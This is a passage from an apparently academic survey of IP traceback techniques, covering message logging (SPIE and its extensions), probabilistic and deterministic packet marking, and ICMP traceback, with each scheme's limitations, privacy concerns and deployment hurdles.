Strayer et al. (2004) undertook a study to decide the viability of a version of SPIE for Internet Protocol version 6 (IPv6). In Internet Protocol version 4 (IPv4), SPIE uses the first 28 bytes of the packet to create a hash value that is likely to be unique. SPIE in IPv6 is challenging as there is far less entropy for a unique hash value. IPv6 header fields were analysed to identify fields that do not transform when traveling through routers and servers, i.e. the invariant fields. This ruled out the Traffic Class and Hop Limit fields. IPv6 packet headers are simpler than IPv4, but much longer. The standard IPv6 header fields do not provide enough entropy and therefore the optional IPv6 extension headers are used as well. In total, the IPv6 header, various bytes from the extension headers and 20 bytes from the beginning of the packet payload are used, to provide a high probability that a unique hash value is created. This results in collision rates of 0.2% in the generated IPv6 hash values. However, a determined adversary could craft attack packets to ensure that no extension packets are included and it is not clear how encryption in the packet payload affects the entropy.

Baba and Matsuda (2002) propose an approach that uses three components; a sensor, monitoring manager and a tracer. These components are located within one of a number of *Autonomous management networks* (AMN). AMNs are deployed to manage a group of networks, each of which contains a single monitoring manager. When a trace path leaves an AMN the monitoring manager consults the monitoring manager in the next adjoining AMN. Sensors are used to identify attacks. When an attack is identified, the sensor creates data containing features of the attack, which is then sent to the monitoring manager within the sensors AMN. Traceback data is stored at a "tracer", which can be a core router. Data stored at a tracer are features of a packet that are not subject to change, i.e. invariant fields. This is similar to the technique used by Snoeren (2001). For a high chance of successful traceback, deployment must be wide-scale. Also, Distributed Denial-of-Service (DDoS) attacks are not considered. As this approach uses trial and error, DDoS attacks will take longer to traceback and require greater system resources.

Hazeyama et al. (2003) propose a SPIE enhancement at the data link layer, i.e. layer two. Hazeyama et al. (2003) define *inter-domain* and *intra-domain traceback*. SPIE is capable of performing inter-domain, while Hazeyama et al. (2003) propose an approach for intra-domain. This allows for SPIE to reach within an administrative domain and extend past the edge routing IP address. This approach, however, requires wide-scale deployment to be effective. For example, if the administrative domain of the adversary is not equipped with the SPIE enhancement, then traceback beyond the edge routing IP address is not possible.

Lee et al. (2004) propose *Scalable Packet Digesting Schemes* (SPDS), which decreases memory requirements of hash-based IP traceback found in SPIE (Snoeren et al., 2002). Two methods are proposed; *Flow Traceback* (FT) and *Source-Destination Traceback* (SDT). Both methods decrease memory requirements by using aggregations of network flows. In FT the five tuple combination of packet header fields, Source IP, Destination IP, Source Port, Destination Port and Type, define a network flow. In SDT only the source and destination header fields are used. As network flows are logged at core routers rather than individual packets, memory requirements are decreased. By decreasing memory requirements of hash-based IP traceback, core routers can store data for longer periods of time, so that traceback can be executed later after the fact. This also requires less processing by core routers. SDT does, however, increase false positives. Privacy issues are reduced by this approach as only a subset of flows are required to query traceback-enabled routers. SDT is unique as it addresseses multi-path routing. This occurs when network traffic travels along multiple routes, due to route changes or load balancing. This has not been addressed by other message logging approaches. Despite this, Internet routes, particularly with popular destinations are found to be stable and so the relevance of this feature is questionable (Rexford et al., 2002).

Zhang and Guan (2007) propose a *Topology Aware* single-packet traceback scheme (TOPO). This approach reduces false positives in traceback data and allows for incremental deployment. TOPO also considers requirements for optimal bloom filters. Collisions in bloom filters are inevitable. To reduce false positives TOPO reduces collisions in bloom filters by being aware of nearby routing topology. As well as storing a packet signature, TOPO stores the nearest upstream router, named the *packet predecessor*. In this approach numerous, but not all, routers are TOPO-equipped. Packet signatures, derived from packet header fields, are created for all traffic that passes through these routers. A victim sends a traceback request to a router that includes the victim's address, packet signature and packet arrival time. TOPO also considers requirements for incremental deployment by placing TOPO equipped routers evenly throughout the infrastructure. To achieve this, TOPO assumes that all possible paths of the network are known, i.e by mapping the Internet (Cheswick et al., 2000). All paths are sorted in descending order and TOPO is deployed on the median router of the longest path. Next, each path through this router is divided into two shorter paths and TOPO is again deployed on the median router of the longest path. This is repeated until TOPO is deployed on n routers. While this approach succeeds in reducing false positives, it maintains all of the other previously identified problems of message logging approaches.

Similar to Zhang and Guan (2007), Gong et al. (2006) also consider partial deployment of a given message logging system in an approach that expands upon SPIE. A key assumption is that some AS's will not use SPIE and therefore packets in that domain are unknown. This approach proposes that SPIE deployment information should be communicated using Border Gateway Protocol (BGP) between AS's. While innovative, this approach is incomplete and does not discuss partially identified attack paths, false positive rate and packet transformations during transit.

Another SPIE extension is *Stealthy Tracing Attackers Research Light TracE* (STARLITE or STLT) (Strayer et al., 2005) . STLT solves two problems; single packet traceback and detection of stepping stones. Stepping stones are detected by interacting with the router identified as being closest to the attack, termed as *stepping stone correlation.* Once SPIE provides an attack graph and the furthest core router, the STLT extension determines if there is another connection behind that router, known as connection pairs. While all core routers have SPIE Data Generation Agents (DGAs), some of those routers also have stepping stone detector modules. As with other SPIE extensions, STLT inherits a number of its shortcomings.

Wide-scale implementation is a significant challenge amongst message marking. Thing et al. (2007) propose *non-intrusive* IP traceback (NIIPT). NIIPT aims to not require widespread Internet router or protocol changes. NIIPT defines two states; i) non-attack/learning state and ii) attack state. Under non-attack state, sample traffic is collected at monitoring systems to create a white list cache of valid source addresses. Each white list entry contains a source address, destination address, sender router address and time or receipt for expiration. The attack state is triggered by an external source, such as an intrusion detection system (IDS). When the attack state begins, the white list caching, i.e. learning, immediately stops. During attack state, a traceback manager determines which routers have sent packets with illicit source addresses and generates an attack graph within the administrative domain. To increase performance and reduce load on routing systems, NIIPT uses Netflow and IPFIX conversations to update the white list. The technique is only applicable within an administrative domain; the attack graph does not go any further and incremental deployment is not discussed. That the approach is non-intrusive is debatable. The approach makes use of built-in traffic sampling/monitoring and exporting tools in routers, though none of which are specified. Should this functionality not exist, then NIIPT suggests deploying monitoring devices along network paths. By some accounts, this is intrusive and requires wide-scale modifications to routing hardware and or software, especially to function globally.

Another enhancement to SPIE was proposed by Andreou (2009). This approach identifies that traceback systems reach the source network, i.e. first hop router, and not the source host. This occurs when the source host is located behind a firewall, Network Address Translation (NAT) device, gateway router or other type of service that changes the source destination IP. This is important because administrative domains may have thousands of users, such as an ISP, campus or organisation network. To address this problem *switch-SPIE* is proposed. Like SPIE, this approach uses DGAs, but in this case they are called switch-DGA. Each switch is equipped with a tap-box, via a monitoring port, which runs switch-DGA software. All egress, i.e. outgoing, traffic is mirrored to the monitoring port. The switch-DGA software employs one bloom filter for each switch port to store frames on a given switch. The Media Access Control (MAC) address table of each switch is used to determine the origin switchport of received frames. The MAC address table maps MAC addresses to switch-ports and each address is only listed once. Switch-ports are updated as required. This approach also expands upon the work of Hazeyama et al. (2003), in which Hazeyama et al. (2003)'s extended DGA, known as xDGA, keeps copies of each switches MAC-table. A number of problems are identified with this technique. One is that each switch must employ port mirroring of all data to monitor and log frames. Each administrative domain must employ switch-SPIE which is costly and has numerous legal and management issues. Also, the authors identify one problem with the Cisco ISO router; both ingress and egress traffic is mirrored, an option that cannot be changed. Switch-DGA only requires egress filtering, so the traffic bandwidth is doubled unnecessarily. Switch-SPIE tests show that packets are lost when the number of sources being mirrored is greater than three. Rate limiting, using more powerful hardware and higher bandwidth links is suggested, however this is costly and not suitable for legacy switches. Experiments revealed that Switch-SPIE is only able to traceback packets within a window of up to one minute. This is not useful for traceback after the fact. Also, the technique does not support incremental deployment, meaning that all switches in all administrative domains must support switch-SPIE for a wide-scale solution. Finally it is not clear how switch-SPIE is able to operate across the Internet, for example a SPIE implementation in Germany requesting data from switch-SPIE in England.

Yu et al. (2010) propose a message logging approach based on *entropy variation traceback* (EVT), to analyse traffic flows, detect DDoS attacks and then initiate traceback. EVT claims to be better than the best message marking and message logging approaches in scalability, storage requirements, traceback time and operational workload. The approach is based on entropy variation, an information theoretical concept, that measures unpredictability. Randomness of flows is measured at routers within a time interval; randomness of flows decreases during an attack. Therefore, EVT exploits an assumption that during an ongoing DDoS attack the number of attack packets is higher than that of innocent packets. To enable traceback, short term information of flow data, consisting of an upstream router address and destination address is stored at core routers. The victim then uses a pushback process: questioning upstream routers that look at logged data to determine the next upstream router. In experiments EVT accurately traces thousands of compromised systems in 25 seconds (Yu et al., 2010). However, the attack flow strength needs to be at least seven times that of innocent flows for the technique to discriminate and work. Therefore, the attack is only suitable for DDoS attacks in which the bandwidth is significant. Also, the approach has no way to discriminate between DDoS attacks and flash crowds. One solution for this is to consider whether the connection has been completed, e.g. three way handshake in TCP/IP. Other problems exist; EVT does not consider multiple DDoS attacks happening in unison against different but nearby victims. In this situation the traceback attack graphs will cross over and while non-spoofed source origins are identified, they may not correspond to the correct attack.

Haeberlen et al. (2011) propose a packet attestation approach named *Hashing at the Access Link* (HAL). HAL establishes whether or not a given IP packet sample was sent by a particular network subscriber by asking the ISP. The approach is unique, as it is not only concerned with the victim being able to attribute the adversary, but also the ISP whom is implicated with the adversary, to be sure that the victim is not fabricating evidence. Once the ISP is sure that the victim is telling the truth, e.g. there is correct evidence, then they may take action against the adversary.

In this approach each ISP should implement HAL, though it may be implemented incrementally and still be useful. Each HAL implementation consists of two devices: i) monitors and ii) coordinators. Monitors are tapboxes that record a hash and timestamp for each upstream packet and have some form of storage medium, e.g. hard disk. Coordinators maintain mapping from IP addresses to monitors. The relationship of coordinator to monitor can be *1:1* or *1:many*. Multiple monitors are used so that processing can be distributed to reduce load. Monitors could be placed on the path, e.g. with two Ethernet ports, or they can be placed on a mirrored switch port, though this might be a problem, in light of the difficulties that switch-SPIE experiences (Andreou, 2009). Monitors are flexible; they can be separately installed on hardware or implemented into existing systems. Coordinators and monitors could also be installed on a single system, e.g. for small providers. Coordinators and monitors use cryptographic keys for integrity. The stages of the approach are:

1. ISPs collect upstream hashes of all packets including payload.
2. When the victim is attacked, packets are collected and sent to their local ISP.
3. The local ISP asks an attestation-enabled provider for the corresponding ISP. If the ISP is noted as reputable, packets are sent to them, along with respective arrival times, which are normalised to UTC. If the ISP returns positive attestation, then the local ISP trusts the victim.
4. From this point action may be taken, such as asking the remote ISP to identify the adversary. Otherwise the request from the victim is ignored.

Haeberlen et al. (2011) focus on issues that have not received attention in other message marking approaches. They mention that some ISPs and Universities receive around 2000 DMCA takedown requests each year. This approach uses a web-based system to automatically process copyright DMCA complaints. The approach helps to disprove fabrication accusations against innocent customers and providers can automate their complaint handling. The approach can be deployed incrementally and options exist for customers that have ISPs that do not support this solution; a packet attestation public interface when a user has an ISP that does not support HAL.

A number of challenges are identified in this approach, some of which are easily resolved. The most prominent challenge is storage and processing requirements, as ISPs need to log hashes of all upstream packets. The authors estimate that to store data for one month each ISP needs roughly 32 1 TB disks and 24 cores for hashing packets. It is also suggested that the end customer could pay for the service, as a type of insurance, costing each customer approximately $0.68 per month. As with all digest approaches, questions with regard to packet transformations arise. Haeberlen et al. (2011) use SPIEs technique of masking out header fields that are subject to change during transit and therefore nullifies this issue. Privacy is also a concern. An adversary could potentially glean information from a storage of hash digests. This is addressed by only confirming if a matching packet and timeframe are identified. An adversary would need to guess the packet, including ISN and IP ID, and the approximate time. If an adversary knew the attacking tool then they might be able to craft a similar packet to reduce entropy. To resolve this problem and any other false positive problems, such as hash collisions, the authors suggest modifying packets, including a special HAL option to increase packet hash entropy. Another privacy issue regards compromised ISP systems, however the ISP only stores digests of packets. This also means that parties cannot look at raw data using this approach, which is an advantage for privacy advocates, but a disadvantage for intelligence agencies.

A problem regarding the responsibilities of the user is that if the user has failed to capture attack traffic then they will not have a sample to attest. No solution is proposed, however, users could install a specialist capture box to ensure that data is always captured. This is another cost that the end customer is likely to incur. Finally, a number of problems relate to the ISPs role, such as the amount of trust placed in the ISP. Fortunately the risk of this problem is spread, as numerous ISPs are given this trust, meaning that there is not one single point of failure and “bad ISPs” are easily identified.

Criteria

Attribution artifacts that are collected: Message logging is a traceback technique used to create an attack graph. The contents of the attack graph depend on the approach used, but can include: all network devices, edge network devices or only the first edge network device. Message logging solves the traceback problem (page 21), i.e. reveals the attack path and a true source origin, even when spoofed. Source spoofing is deployed widely in Denial-of-Service (DoS) and DDoS attacks when bi-directional flow is not required for the attack to succeed. It does not solve the stepping stone problem and therefore the true source origin could be an intermediary, e.g. an innocent party.

Technique reliability: Message logging is unreliable because it is unable to solve the stepping stone problem (page 21). However, if used in collaboration with other attribution techniques that present the same conclusion then this may indicate that stepping stones are not used and that the true source origin is in fact the adversary. Message logging is better at tracing back single packet or few packet attacks, while message marking, reviewed in the next section, is better suited to DoS and DDoS attacks, as attack data is distributed between many message header fields. A benefit of message logging approaches is that messages are not modified, which may provide forensic benefits and reduce the possibility of plausible deniability by maintaining a "read only" principle.

Technique limitations: Message logging faces the following challenges:

- Message logging solves the traceback problem but not the stepping stone problem, so the identified source may be an innocent intermediary.
- Traceback may reach a firewall or NAT device. Tracing back beyond the firewall and into the administrative domain of, e.g. an organisation, would require further cooperation with the administrative controller.
- Router hardware and/or software must be modified for message logging. Changes are likely to be costly, especially when implemented on a wide-scale. It is not clear who should incur such charges and who should manage such an infrastructure.
- Message logging techniques are only effective if numerous network devices participate. Attacks originate globally, so numerous ISPs across geographical boundaries must install message logging hardware and/or software and cooperate.
- Core routers in an Internet environment process large amounts of traffic. Additional processing and storing at routers is likely to be costly or may not be possible, especially for legacy routers.
- Logging messages could produce a DDoS attack in itself and create new attack vectors. For example, if an adversary identifies the presence of a message logging system, they could pad and complicate messages to create large message logging records in an effort to crash routers.
- Storing information about messages at each router raises privacy and legal concerns. If an adversary is able to compromise a router then they can potentially view information about every message that has traversed the router.

Legal and ethical issues: Logging of message content, or even logging Netflow, the "metadata" of Internet communications, is controversial. Laws differ worldwide as to what can and should be stored and for exactly how long. Furthermore, data breaches are commonplace and placing responsibility on ISPs to ensure that each logging router meets regional data protection laws and does not suffer breaches is non-trivial. Message logging privacy issues are often offset. For example, SPIE and its numerous dissidents employ hashing of message header fields. This means that i) the technology cannot be abused by legitimate users and ii) compromising a SPIE router does not reveal packet data.

Deployment requirements: ISPs must be able to store logging data on each network gateway device. Snoeren (2001) approximated that each router requires 1 GB of disk space. Given that this approximation was made in 2001, it is likely to have increased significantly. However, this is offset somewhat as disk storage costs continue to decrease. Approaches have been proposed that call for partial deployment, rather than total deployment (Gong et al., 2006; Zhang and Guan, 2007). However, partial deployment in an Internet environment is still a significant requirement. Gateway devices should offer a service to allow victims to query for traceback, while victims should have a software application to perform traceback, i.e. query each upstream gateway device incrementally. Adding these services increases the attack surface for both victim and infrastructure providers.

Relevance outside of the laboratory: For message logging to be effective against adversaries that could launch attacks from any worldwide location, wide-scale implementation is required amongst many ISPs and Internet backbone providers. Financial incentives for most message logging approaches are difficult to identify, however Haeberlen et al. (2011) made a strong case. Finally, message logging approaches often require ISPs to have a more "open" topology regarding their infrastructure. ISPs have little incentives to support this requirement and do not want to reveal their internal infrastructure as they could be more susceptible to attack. Despite a wealth of message logging approaches, none have been deployed in a wide-scale infrastructure, instead they have only been deployed within simulated Internet environments and single administrative domains, such as a University campus network.

3.2.3 Mark messages

Message marking, also known as packet marking, is an active area of traceback research that aims to solve the traceback problem (page 21). Traceback reveals a network device closest to the adversary, even when the source IP address is spoofed. The principle is that message headers are marked with routing information when they pass through network devices. When a victim is attacked they collect messages and analyse the marked information to create an attack path. Message marking has two modes of operation; *marking procedure* and *path reconstruction procedure* (Savage et al., 2000).

Marking Procedure

Messages are marked by network devices that they pass through. The marking information denotes the path that the message has taken. Network devices must be modified to support message marking. For this technique to offer effective traceback it must be supported and implemented on a wide-scale basis, i.e. by many ISPs. Information is marked in the message header, in fields that are not used or infrequently used, such as the Identification field, shown in Figure 3.2 (Savage et al., 2000). Sometimes this can override legitimate functionality. The approaches reviewed in this section use various methods to mark messages. Different algorithms are suggested for marking efficiency. The type and amount of information marked and consistency of marking affects bandwidth and processing. As messages are not logged, as in message logging, there are no storage requirements.




Figure 3.2: Message marking in the IP header (Savage et al., 2000)

Path Reconstruction Procedure

Path reconstruction generates an attack graph and is typically carried out by the victim. A victim identifies an attack, collects messages and analyses the markings to identify the true path of the message, to reveal the closest network device to the adversary. This information can be used to corroborate with the local ISP to identify the adversary or to create rules to block messages at a firewall. Figure 3.3 shows the attack path reconstruction used to create an attack graph (Savage et al., 2000). Message marking routers, denoted *R*, mark messages as they travel from the adversary to the victim, denoted *A* and *V*, respectively. The victim then collects and analyses the attack packets to reconstruct an attack graph. The attack graph shows intermediate routers and the source IP address of the adversary, irrespective of source address spoofing.




Figure 3.3: Attack path reconstruction procedure (Savage et al., 2000)

Each message marking technique requires a select number of packets to reconstruct an attack graph. This is known as *convergence time* (Savage et al., 2000). The attack graph could include all router IP addresses on the attack path, or only the first and last edge router IP addresses. This depends on the approach used.

Approaches

Probabilistic packet marking (PPM) marks messages using one of three suggested implementations: i) *node append*, ii) *node sampling* or iii) *edge sampling* (Savage et al., 2000). In node append, each router appends its IP address to the end of the packet header, akin to the IP Record Route option. Using this approach, single message traceback is theoretically possible, as the entire attack path is stored in a single packet. However, in practice this is not trivial. On journeys with many hops, there is not enough space in the packet header. An adversary could force packets to take a longer route to overwrite packet marking data. Also, each router in the network must mark packets, which significantly increases network traffic and could cause performance issues.

Node sampling addresses these difficulties by storing only one router IP address within each packet. During attack path reconstruction a victim combines marking information from multiple packets to reconstruct the attack path. A problem in this approach is that the router order must be inferred from the messages, which is a slow process. Also DDoS attacks are difficult to traceback as multiple routers may exist at the same distance in the attack path.

Edge sampling addresses these problems by sampling the two edge router IP addresses, i.e. start and end, in each packet. A "Distance" integer field is added that increments at each hop, akin to a reverse TTL, to detect spoofing. Savage et al. (2000) propose three methods to reduce space required per packet:

1. Encode each edge in half the space by using an exclusive-or (XOR) of the two IP addresses.
2. Subdivide each edge-id into some number of smaller non-overlapping fragments.
3. Increase the size of each router address edge-id by bit-interleaving its IP address with a random hash of itself to avoid collisions.

Edge samping is the least demanding in terms of network performance and space requirements in the packet header. A victim can reconstruct an attack graph once a sufficient number of packets are received, i.e. the convergence time. 75 packets is suitable when the attack path length is 10. While this number is low, Savage et al. (2000) note a number of limitations in the approach, ranging from backwards compatibility and path validation issues to weaknesses against DDoS attacks. Other problems have been identified (Song and Perrig, 2002):

- High computational overheads to reconstruct attack paths.
- High false positives when there are numerous attack actors. Reported to be 1000s when there are 25 distributed attack actors.
- Vulnerable when routers are compromised.

Deterministic router stamping (DRS) has some similarities to PPM (Doeppner et al., 2000). In DRS an algorithm determines whether to mark a message. The victim uses multiple packets to build an attack path. This relies upon the sturdiness of router paths over a short space of time. DRS is weak against distributed attacks and requires that the victim has a map of the nearby Internet infrastructure, which can be created after the attack. DRS is also only effective when attack actors launch their attack from one subnet; something that is highly unlikely in a DDoS attack, and is therefore only useful when tracing DoS attacks from a single attack source. Doeppner et al. (2000)

identifies incentives for message marking and points out that ISPs that value customer satisfaction are likely to employ this approach.

Two approaches, *Advanced Marking Scheme* (AMS I) and *Authenticated Marking Scheme* (AMS II), extend PPM (Song and Perrig, 2002). These approaches aim to fit traceback data into the 16-bit IP Identification field. AMS I encodes a hash value of the IP address by dividing the 16-bit IP Identification field into two fields; 5-bit "Distance" field and 11-bit "Edge" field. 5-bits is large enough to represent 32 hops, which is reported to be sufficient for almost all Internet paths. However, if an adversary was aware of this limitation, they could circumvent it by abusing the 32 hop maximum count. AMS I gives poor results in large scale DDoS, i.e. more than 60 distributed attack actors. As there is no authentication in AMS I, a compromised router can alter packet headers to implicate innocent parties, known as *false flagging*. AMS II works in the same way as AMS I, however addresses the issue of false flagging by authenticating packets using Message Authentication Codes (MAC) and a time-release key scheme. Each router has a unique secret key to mark packets. Both AMS I and AMS II give poor results in situations were AMS is not deployed in the vast majority of areas, i.e. partial deployment. Yaar et al. (2005) highlight a fatal flaw with regard to incremental deployment; the Distance field only counts hops that are AMS-enabled, meaning that non-AMS routers will technically count as hops, but will not be registered.

Another adaptation to PPM takes an algebraic approach (Dean et al., 2002). In *algebraic PPM*, 25-bits of the packet header are used for marking; 16-bits from the Identification field, 8-bits from the Type of Service field and 1-bit of the 3-bit IP flags field. The Identification field is only marked in 25% of packets sent. Song and Perrig (2002) demonstrate that the algebraic approach does not scale to DDoS attacks. Additionally, this approach raises issues with regard to forensic relevance. If many fields of the packet header are manipulated during transit then a defendant may claim that the system is unreliable; fields could be manipulated to implicate their involvement.

Another adaptation to PPM is *Randomize-and-Link* (R&L) (Goodrich, 2002). R&L addresses the challenge of traceback of distributed attacks, particularly when there are thousands of attacking hosts. R&L marks each packet with checksum information, derived from the routers IP address and topology information. R&L defines modes for both 25-bit and 17-bit packet header availability. This allows for non-participating routers, though a ratio of acceptable non-participating routers is not discussed. Notably, R&L is effective against multiple attack actors and reduces spoofing. However, Yaar et al. (2005) define a pollution attack as sending malicious fragments that interfere with path reconstruction and note that R&L is susceptible to this, as no distance metric is used. This means that an adversary could falsify the attack graph.

Belenky and Ansari (2003a) propose *Deterministic Packet Marking* (DPM). DPM marks every incoming packet at entry points so that spoofing is not possible; if an adversary tries to perform mark spoofing, spoofed data is overwritten at the next router. Each router that is traversed marks its IP address, requiring 32-bits of storage space. DPM uses the 16-bit Identification and 1-bit Flag packet header fields, to total 17-bits. Since 32-bits does not fit within 17-bits of IP header space, DPM splits the data into two and it is written into the aforementioned fields at random. The Flag field is used to denote whether the packet header contains the first or second part of the IP address, either 0 or 1. A victim therefore only needs a small number of packets; seven packets for 99% probability and ten packets for 99.9% probability. DPM has low processing and bandwidth overheads and is suited to other types of attack, not only DoS and DDoS. Additionally, the internal topology of an ISP is not revealed. However, DPM uses many header fields to mark traceback data, such as the Identification field. This means that fragmented traffic cannot be traced. If an adversary was aware of this, they could craft fragmented attack packets that are not traceable.

Another PPM adaptation is *Simple, Novel IP Traceback using Compressed Header* (SNITCH) (Aljifri et al., 2003). SNITCH aims to address the problem of limited available space in the IP header field using compressed packet headers. Header compression, detailed in RFC 2507 (Degermark, 1999), minimises the amount of traffic sent in a communications stream. An initial packet is sent containing a complete packet header, then subsequent packets contain minimal packet header data. This compression results in 144-bits of free space. SNITCH uses this unallocated header space in subsequent packets to store traceback data. An immediate problem with this approach is that it relies on IP header compression being active. While it is supported by most Cisco devices, there is no guarantee that it is supported by all routers. Additionally, routers must be configured to support SNITCH algorithms.

Some approaches identify that storing marking information in the packet header presents problems, e.g. breaking legitimate functionality, and so propose approaches that reduce or remove this requirement (Jones et al., 2005; Adler, 2005). DPM was adapted to use the TTL field as a covert channel (Jones et al., 2005). Jones et al. (2005) defines *packet overloading* as using packet header fields that have legitimate uses for traceback purposes; such as the Identification and Type of Service (ToS) fields. These fields are commonly used by other approaches and so Jones et al. (2005) proposes an approach that does not employ these methods. Instead, *TTL Marking* (TTLM) is proposed that uses a covert TTL field. The TTL field is used to pass information between *marking stations*, which are router interfaces that are capable of performing TTLM. Similarly, Adler (2005) identifies that other packet marking approaches require n number of bits in the packet header and proposes a theoretical 1-bit packet marking scheme. This contribution enables traceback data to occupy a minimum of 1-bit in the packet header. However, it is theoretical; no such technical proof has been developed and this technique does not scale to DDoS attacks.

Another adaptation of PPM is *Fast Internet Traceback* (FIT) (Yaar et al., 2005). FIT is similar to AMS as both use upstream router maps and similar message marking procedures. However, FIT uses node sampling rather than the more commonly used edge sampling (Song and Perrig, 2002; Bai et al., 2005; Savage et al., 2000). This means that the victim is able to create an attack graph containing all routers that the packets passed through. It also requires fewer packets and produces fewer false positives. FIT stores all traceback data in the Identification field; 13-bits for a hash fragment, 2-bits for a fragment number and 1-bit for the distance. Using 1-bit to store the router distance from the victim is unique as other approaches use 5-bits. Each router splits its IP address into a number of fragments. A fragment is written to the Identification field probabilistically; at a proposed rate of 0.04. The fragment number is used by the victim's attack reconstruction software to determine the order of fragments received. This approach is one of many that mark data in the Identification field and thus remove the ability to fragment packets.

Another adaptation of DPM employs modified bloom filters, named *generalised bloom filters* (GBF) (Laufer et al., 2007). Laufer et al. (2007) highlight that a vast number of traceback techniques are focused on tracing back DDoS attacks. GBF assumes that attack traffic may consist of a single packet and aims to fit the entire attack path into the packet header, which produces no false negatives. Andreou (2009) notes that the authors do not identify where GBF may be accommodated.

Shi et al. (2008) propose a DPM implementation for IPv6 networks focusing on DDoS attacks. The algorithm for packet marking is based on AMS I and AMS II (Song and Perrig, 2002). Each router in the attack path is assigned a link signature, i.e. a unique number, which is then marked into each packet header. As all information is contained within a packet, single packet traceback is possible. Shi et al. (2008) propose using the Flow field in the IPv6 header, which is reportedly not commonly used. However, when this field is used then legitimate functionality, i.e. flow classification, may not work or the traceback mechanism may not function correctly.

Guerid et al. (2011) propose an approach for the traceback of direct and reflected attacks, in particular reflected SMURF attacks. In a reflected attack, the adversary sets the destination address as an intermediary and the source address as the designated victim. The packets are reflected from the intermediary and back to the source address, i.e. the victim. When the victim examines the packets, they see the intermediary address as the source and no evidence of the original adversary is present. The approach involves Internet Control Message Protocol (ICMP) packet marking, using the ICMP header data field, which is variable in length. This is based on the fact that the field remains unchanged during the reflection process, so a router is able to append its address. This therefore allows traceback of direct and reflective ICMP attacks. There are no space requirements in the header since it is of variable length, so a number of common message marking problems are alleviated. The TTL value is also copied into the ICMP packet, which is used to rearrange the IP addresses into the correct location during path reconstruction. This way, traceback data from before the reflection still reaches the victim, enabling traceback for stepping stone attacks. However, this approach is limited to ICMP-based attacks and requires modifications to routers. Also, that ICMP traffic is handled differently amongst the Internet community is an issue.

Criteria

Attribution artifacts that are collected: Message marking is a traceback technique used to create an attack graph. Identicial to message logging, the contents of the attack graph depend on the approach used, but can include: all network devices, edge network devices or only the first edge network device. Message marking solves the traceback problem (page 21), i.e. reveals the attack path and a true source origin even when spoofed. Source spoofing is used widely in DoS and DDoS attacks when bi-directional flow is not required for the attack to succeed. It does not solve the stepping stone problem (page 21) and therefore the true source origin could be an intermediary, e.g. an innocent party.

Technique reliability: Message marking is unreliable as it is unable to solve the stepping stone problem. However, if used in collaboration with other attribution techniques that present the same conclusion then this may indicate that stepping stones are not used and that the true source origin is in fact the adversary.

Technique limitations: Message marking faces a number of challenges:

- A source origin may be an intermediary due to the stepping stone problem.
- Storage limitations in IP packet headers. Since IP packet headers are only 32-bits in length and already contain information used for legitimate functionality, e.g. handling fragmented packets, message marking means that this functionality may be lost.
- Increased processing and bandwidth requirements for each network device to mark messages.

- Network device hardware and/or software must be modified to add message marking functionality. This is costly. It is not clear who should incur such costs.
- Changes must be implemented by all network devices, or a large majority, for the technique to be effective against attacks originating from anywhere in the Internet.
- Thousands of packets may be required to create an attack graph. Message marking rarely works against attacks that use a single or few packets, e.g. Ping of Death (Kenney, 1997).
- The victim executes traceback. If already experiencing a high-bandwidth attack, this may be difficult or impossible.
- Scalability when faced with large, distributed attacks.
- Possibility for an adversary to spoof packets and falsify the traceback information in packet headers, i.e. false marking, if they compromise routers.

Legal and ethical issues: Message marking faces less legal and ethical issues compared with message logging, as content is not stored, instead the message headers are modified. It could be argued that if a victim can use message marking then so can an adversary for malicious purposes, i.e. identifying the true source origin of innocent traffic. However, message marking is only able to create attack graphs for spoofed source origins in one-way traffic e.g. DoS and DDoS. There are few occurrences when spoofed source origins are used legitimately and so there are few instances when innocent traffic could be affected by this technique.

Deployment requirements: Network devices on a wide-scale must have a marking capability. This requires collaboration between infrastructure owners, e.g. ISPs and Internet backbone providers. These parties must agree on an accepted standard for message marking that is implemented widely. An interface to allow for a victim to traceback must also be created on each network device and, most likely, logging to monitor who has requested tracebacks, to help deter misuse. A victim must also be capable of collecting marked messages during an attack, most likely using network monitoring. Victims should also have software to extract marked information and create an attack graph. While some approaches have proposed software (Baba and Matsuda, 2002), there is little consistency and no widely accepted approaches for victims to deploy.

Relevance outside of the laboratory: Message marking faces almost identical problems to message logging. Despite many proposed approaches, deployment requirements are significant for message marking to be effective over a wide infrastructure such as the Internet. While some incentives are identified for ISPs to make such changes (Doeppner et al., 2000), they are ultimately not enough to gain wide-scale acceptance of any message marking approach. As such,there are no publicly known examples of message marking used in a wide-scale environment and they are limited to laboratories and single administrative domains.

3.2.4 Transmit separate messages

This technique is similar to log messages and mark messages, except that traceback data is transmitted in a new stream, i.e. separate messages. The messages are collected by a victim and used for traceback. Approaches have mostly implemented this using ICMP and so it is also known as *ICMP traceback*. The additional transmitted messages contain the network device IP addresses and previous and next hop routers. Messages are probabilistically sent to either the source or destination IP address. As messages are created with a low probability a victim needs to collect many messages to execute traceback and create an attack path. Therefore, the technique is suited to attacks that use many messages, e.g. DoS and DDoS, while not suited to attacks that use few messages. As new messages are generated and sent out-of-band, the original messages are not modified, such as when marking messages. This may provide forensic value and lessen the case for plausible deniability.

Approaches

iTrace, perhaps the first approach, was the result of an IETF Working Group (Bellovin et al., 2003). In iTrace, when network devices forward a packet, they also probabilistically send ICMP packets to the destination address. The probability is 1/20,000. The packet contains the routers IP address and an authentication field. The authentication field is used to prevent attack actors from creating spoofed packets. The victim collects the ICMP packets during an attack to reveal all of the routers involved in the attack path and thus create an attack graph, i.e. Figure 3.3 (page 37).

